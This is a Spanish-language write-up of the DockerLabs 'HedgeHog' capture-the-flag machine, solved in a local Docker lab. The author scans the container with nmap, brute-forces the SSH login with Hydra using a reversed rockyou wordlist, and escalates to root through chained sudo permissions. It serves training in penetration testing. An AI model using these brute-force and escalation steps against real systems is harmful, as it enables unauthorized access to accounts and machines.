

# HedgeHog


## Preparación del entorno

- Actualizar Kali:

```
1 sudo apt update && sudo apt full-upgrade -y && sudo apt autoremove
```

```
(dani@kali) [~/dockerlabs/trust]$ sudo apt update && sudo apt full-upgrade -y && sudo apt autoremove -y
[sudo] password for dani:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main arm64 Packages [20.8 MB]
Get:3 http://kali.download/kali kali-rolling/main arm64 Contents (deb) [50.5 MB]
Get:4 http://kali.download/kali kali-rolling/contrib arm64 Packages [103 kB]
Get:5 http://kali.download/kali kali-rolling/non-free arm64 Packages [151 kB]
Get:6 http://kali.download/kali kali-rolling/non-free-firmware arm64 Packages [9946 B]
Fetched 71.6 MB in 6s (11.5 MB/s)
48 packages can be upgraded. Run 'apt list --upgradable' to see them.
Upgrading:
  bash                e2fsprogs            kali-defaults-desktop  libqt6openglwidgets6  openssl
  bind9-dnsutils      gnupg-utils          libblas3               libqt6printsupport6   openssl-pr
```

- Descargar máquina de DockerLabs en Kali



- Crear un directorio `HedgeHog` y entrar en dicho directorio:

```
1 mkdir hedgehog && cd hedgehog
```

- Mover máquina descargada de **Downloads** al directorio **HedgeHog**:

```
1 mv ../../Downloads/hedgehog.zip .
```

- Descomprimir archivo:

```
1 sudo unzip hedgehog.zip
```

- Dar permisos de ejecución a fichero `autodeploy.sh`.

```
1 sudo chmod +x autodeploy.sh
```

```
(dani@kali)-[~/dockerlabs/hedgehog]
$ ls -la
total 439320
drwxrwxr-x  2 dani dani    4096 Aug 16 19:53 .
drwxrwxr-x 10 dani dani    4096 Aug 16 16:57 ..
-rwxr-xr-x  1 root root    5250 Nov  9  2024 auto_deploy.sh
-rw-r--r--  1 root root 326232064 Nov  9  2024 hedgehog.tar
-rw-rw-r--  1 dani dani 123608258 Aug 16 16:58 hedgehog.zip
```

- Arrancar la máquina via Docker y empezar con la sesión de **Pentesting**.

```
1 sudo ./autodeploy hedgehog.tar
```

```
(dani@kali)-[~/dockerlabs/hedgehog]
$ sudo ./auto_deploy.sh hedgehog.tar

##
FirstH.  Muy Fácil  #####
## ## ## ##
{ ..... }
HedgeH  { Muy Fácil Descripción }
o
{ ..... }
Borazu.  Muy Fácil  Descripción

DOCKERLABS

Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento ...
Se han detectado máquinas de DockerLabs previas, debemos limpiarlas para evitar problemas, espere un momento ...

Estamos desplegando la máquina vulnerable, espere un momento.

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

## Fase de recopilación de información - escaneo de red y enumeración

- Realizar un escaneo de la máquina usando NMAP

```
1 nmap -sC -sV --min-rate 5000 -A -p- 172.17.0.2 -oN escano_hedgehog.txt
```

Opción	Descripción
nmap	Herramienta para escanear redes y descubrir información sobre hosts
-sC	Ejecuta los <b>scripts básicos de Nmap</b> (similar a <code>--script=default</code> ), útil para detectar servicios, vulnerabilidades comunes, etc.
-sV	<b>Detección de versión:</b> identifica la versión exacta de los servicios encontrados
--min-rate 5000	Fuerza al escaneo a ejecutar <b>al menos 5000 paquetes por segundo</b> , acelerando el análisis
-A	Realiza tareas avanzadas: <b>detección de SO, traceroute, y detección agresiva de servicios</b>
-p-	Escanea <b>todos los puertos</b> (del 1 al 65535), no solo los comunes
172.17.0.2	IP objetivo (en este caso parece una IP de red interna o de Docker)
-oN escano_hedgehog.txt	Guarda los resultados en formato <b>legible (normal)</b> dentro del archivo especificado

**Nota:** A mi me gusta guardar el resultado del escaneo en un fichero de texto por si tengo que revisarlo de nuevo más adelante.

- Resultado del escaneo con NMAP

```
(dani@kali)-[~/dockerlabs/hedgehog]
$ nmap -sC -sV --min-rate 5000 -A -p- 172.17.0.2 -oN escano_hedgehog.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-16 19:54 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000057s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 34:0d:04:25:20:b6:e5:fc:c9:0d:cb:c9:6c:ef:bb:a0 (ECDSA)
|_  256 05:56:e3:50:e8:f4:35:96:fe:6b:94:c9:da:e9:47:1f (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.06 ms  172.17.0.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.22 seconds
```

Veo abiertos los puertos 22 y 80.

PUERTO	ESTADO	SERVICIO	VERSION
22	Abierto	ssh	OpenSSH 9.6p1
80	Abierto	http	Apache httpd 2.4.58 ((Ubuntu))

- Investigar más sobre servicio y version de cada puerto encontrado.

## Vulnerabilidades por servicio

### 22/TCP - ssh - openssh 9.6p1

Esta versión incluye parches importantes que corrigen **CVE-2025-26466**: una vulnerabilidad de DoS por manipulación de paquetes `SSH2_MSG_PING`, que puede causar alto uso de CPU/memoria si no se mitiga

### 80/TCP - http - Apache httpd 2.4.58

Lanzado en octubre de 2023 y corrige varias vulnerabilidades importantes, incluyendo:

- **CVE-2023-31122**: OOB read en `mod_macro` (hasta v2.4.57)  
<https://httpd.apache.org+9Tenable@+9GitHub+9>.
- Problemas de DoS en HTTP/2 como el bug de ventana cero que llevaba a bloqueo de recursos, también resuelto en 2.4.58

Con la información de antes, no hay gran cosa con la que pues trabajar.

## Fase de explotación

Reviso en Kali a ver si hay algo respecto a estas vulnerabilidades encontradas hasta ahora:


```
(dani@kali)~[~/dockerlabs/hedgehog]
$ searchsploit openssh 9.6
Exploits: No Results
Shellcodes: No Results

(dani@kali)~[~/dockerlabs/hedgehog]
$ searchsploit apache httpd 2.4.5
Exploits: No Results
Shellcodes: No Results
```

Nada concluyente.

Vamos a revisar el servicio WEB bajo el puerto 80, ya que para el puerto SSH (22) necesitaría al menos un nombre de usuario para realizar un intento de fuerza bruta con **Hydra**.

Lo único que consigo ver es una web muy simple con la palabra `tails`.



El código fuente de la página web no me revela nada.


`tails` podría ser un nombre de usuario.

Usando **Hydra** para realiza run ataque de fuerza bruta y el diccionario de **rockyou** igual puedo obtener la contraseña necesaria.

```
1  hydra -I -l tails -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

En este punto voy a explicar algo más detalladamente lo que hice para conseguir la contraseña, ya que te puedes tirar horas hasta que te **craquee** la correcta.

Esta era la pinta de **rockyou** antes de editar nada (haciendo un `tail -n 25`).




Como podéis observar es algo caótico, espacios y líneas en blanco a parte de los identados.

Para empezar, cree una copia del archivo **rockyou** eliminando los espacios ya las líneas en blanco. Para ello usé el comando `sed` .

```
1 sed -i 's/[[:space:]]//g' rockyou.txt > rockyou_alternativo.txt
```

Esto borra líneas vacías y aquellas que parecen vacías pero tienen espacios/tabs. Ahora el nuevo archivo tiene la siguiente pinta.



```
0109381602
000
you805
no
maka
jupanu
ciocolatax
angelica
1990
1111
pepe
markinho
mara
54321
123d
7
1234567
1
xCvBnM,
ie168
abygurl69
a6_123
*7;Vamos!
```

Y luego le di la vuelta, haciendo que las últimas contraseña fueran las primeras de la lista y viceversa usando el comando `tac` .

```
1 tac /usr/share/wordlists/rockyou_alternativo.txt >
   /usr/share/wordlists/rockyou_upsidedown.txt
```

Esto fué debido a que la contraseña correcta es de las últimas de la lista, y el nombre de usuario era parecido a el comando usado en Linux para ver la parte final de un archivo: `tail`. Con lo que te da una leve pista aquí.

```
(dani@kali)-[/usr/share/wordlists]
$ tail -n 10 rockyou_limpio.txt
54321
123d
7
1234567
1
xCvBnM,
ie168
abygurl69
a6_123
*7;Vamos!
```

Con el nuevo diccionario adaptado, procedo a usar **hydra** y ahí sí que me encuentra la contraseña bastante más rápido que antes.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-17 13:46:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344389 login tries (l:1/p:14344389), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: tails password: 3117548331
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-17 13:47:13
```

Pruebo de entrar mediante **SSH**:

```
1 ssh tails@172.17.0.2
```

Si os da un error de conexión como a mí, simplemente borrada la llave generada, esto pasa cuando hacéis muchas conexiones a máquinas en varias sesiones seguidas.

Para limpiar "la caché" y poder seguir con el **Pentesting**, simplemente introducid en la terminal:

```

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!  @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:vVwna5nZRCyYSIsc1524JC6VpZ1YBLO+/wBCEPaIIeU.
Please contact your system administrator.
Add correct host key in /home/dani/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /home/dani/.ssh/known_hosts:4
remove with:
ssh-keygen -f '/home/dani/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

**Nota:** evidentemente el path y posiblemente la IP sean diferentes.



Probáis de nuevo y debería funcionar.

```
(dani@kali)-[/usr/share/wordlists]
$ ssh tails@172.17.0.2
hostkeys_find_by_key_hostfile: hostkeys_foreach failed for /home/dani/.ssh/known_hosts: Permission denied
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:vVwna5nZRCyYSIsc1524JC6VpZ1YBL0+/wBCEPaIIeU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Failed to add the host to the list of known hosts (/home/dani/.ssh/known_hosts).
tails@172.17.0.2's password:
client_input_hostkeys: hostkeys_foreach failed for /home/dani/.ssh/known_hosts: Permission denied
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.12.33+kali-arm64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
tails@3bd16921ea8f:~$
```

Ya estoy dentro!!

Una vez dentro, toca moverse un poco para ver qué hay y por dónde tirar.

El objetivo es **obtener el máximo de información posible** sobre:

- El sistema operativo
- La arquitectura
- Las versiones del kernel
- Posibles vectores de escalada de privilegios
- Entornos variables
- Usuarios conectados

Comando que se pueden usar aquí serian:

- ls -la
- hostname
- uname -a
- cat /proc/version
- cat /etc/issue
- env

De esta forma puedo obtener información nombre del sistema (host) actual, útil para para identificar si estoy en un entorno real o virtualizado; toda la información del kernel: nombre, versión, arquitectura, etc. (para saber si el kernel es vulnerable a exploits locales (privilege escalation)); conocer la versión del kernel y el compilador usado (gcc) (y así ver si el sistema fue compilado con versiones antiguas del kernel); averiguar la distribución y versión del sistema operativo (esto me puede ayudar a elegir exploits específicos compatibles con la distro).



# Escalada de privilegio


Conocido en inglés como **Privilege Escalation** no es más que la explotación de una vulnerabilidad para obtener acceso no autorizado a dicho usuario (con privilegios de root).

Un comando **clave** en post-explotación para buscar posibles vectores de **escalada de privilegios** es:

```
1 find / -perm -4000 2>/dev/null
```


Porque he usado el SUID 4000 aquí? Fácil, SUID (Set User ID) es un permiso especial que permite que un archivo **se ejecute con los privilegios de su propietario**, no del usuario que lo lanza.

Si un archivo SUID pertenece a **root**, entonces cualquier usuario que lo ejecute **lo hará como root**.



```
tails@3bd16921ea8f:~$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chsh
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
tails@3bd16921ea8f:~$
```

Aquí por lo pronto ya veo `usr/bin/sudo` . Al revisar su SUID:



```
tails@3bd16921ea8f:~$ ls -l /usr/bin/sudo
-rwsr-xr-x 1 root root 277936 Apr  8 2024 /usr/bin/sudo
tails@3bd16921ea8f:~$
```

Veo el SUID activo como **root**.

La `s` en lugar de la `x` indica que tiene el **bit SUID** y que **se ejecuta como root**.

Probando el comando:

```
1 sudo -l
```

Sirve para listar los privilegios de sudo que tiene el usuario actual en el sistema. 🗝️

## ◆ Explicación

- `sudo` → ejecuta comandos con privilegios de superusuario (root).

- -l → (list) muestra una lista de los comandos que el usuario puede (o no puede) ejecutar con sudo.

```
tails@3bd16921ea8f:~$ sudo -l
User tails may run the following commands on 3bd16921ea8f:
(sonic) NOPASSWD: ALL
tails@3bd16921ea8f:~$
```

Parece que he de cambiar de usuario `tails` a usuario `sonic` para escalar privilegios. Para hacer esto simplemente hago uso del siguiente comando:

```
1 sudo -u sonic /bin/bash
```

Lo que hace es:

- sudo → ejecuta algo con privilegios especiales.
- -u sonic → indica que el comando se ejecutará como si fueras el usuario sonic (no como root).
- /bin/bash → el comando que se ejecuta: abrir una nueva shell bash.

```
tails@3bd16921ea8f:~$ sudo -l
User tails may run the following commands on 3bd16921ea8f:
(sonic) NOPASSWD: ALL
tails@3bd16921ea8f:~$ sudo -u sonic /bin/bash
sonic@3bd16921ea8f:/home/tails$ whoami
sonic
sonic@3bd16921ea8f:/home/tails$
```

Y veo que `sonic` puede lanzar comandos como `root`.

```
sonic@3bd16921ea8f:/home/tails$ whoami
sonic
sonic@3bd16921ea8f:/home/tails$ sudo -l
User sonic may run the following commands on 3bd16921ea8f:
(ALL) NOPASSWD: ALL
sonic@3bd16921ea8f:/home/tails$
```

Ahora para escalar a `root` simplemente he de cambiar a tal usuario:

```
1 sudo su
```

```
sonic@3bd16921ea8f:/home/tails$ sudo -l
User sonic may run the following commands on 3bd16921ea8f:
  (ALL) NOPASSWD: ALL
sonic@3bd16921ea8f:/home/tails$ sudo su
root@3bd16921ea8f:/home/tails# whoami
root
root@3bd16921ea8f:/home/tails#
```

Y ya soy root .



I AM ~~X~~ GROOT

Y esto ha sido todo por hoy.  
Hasta la próxima!!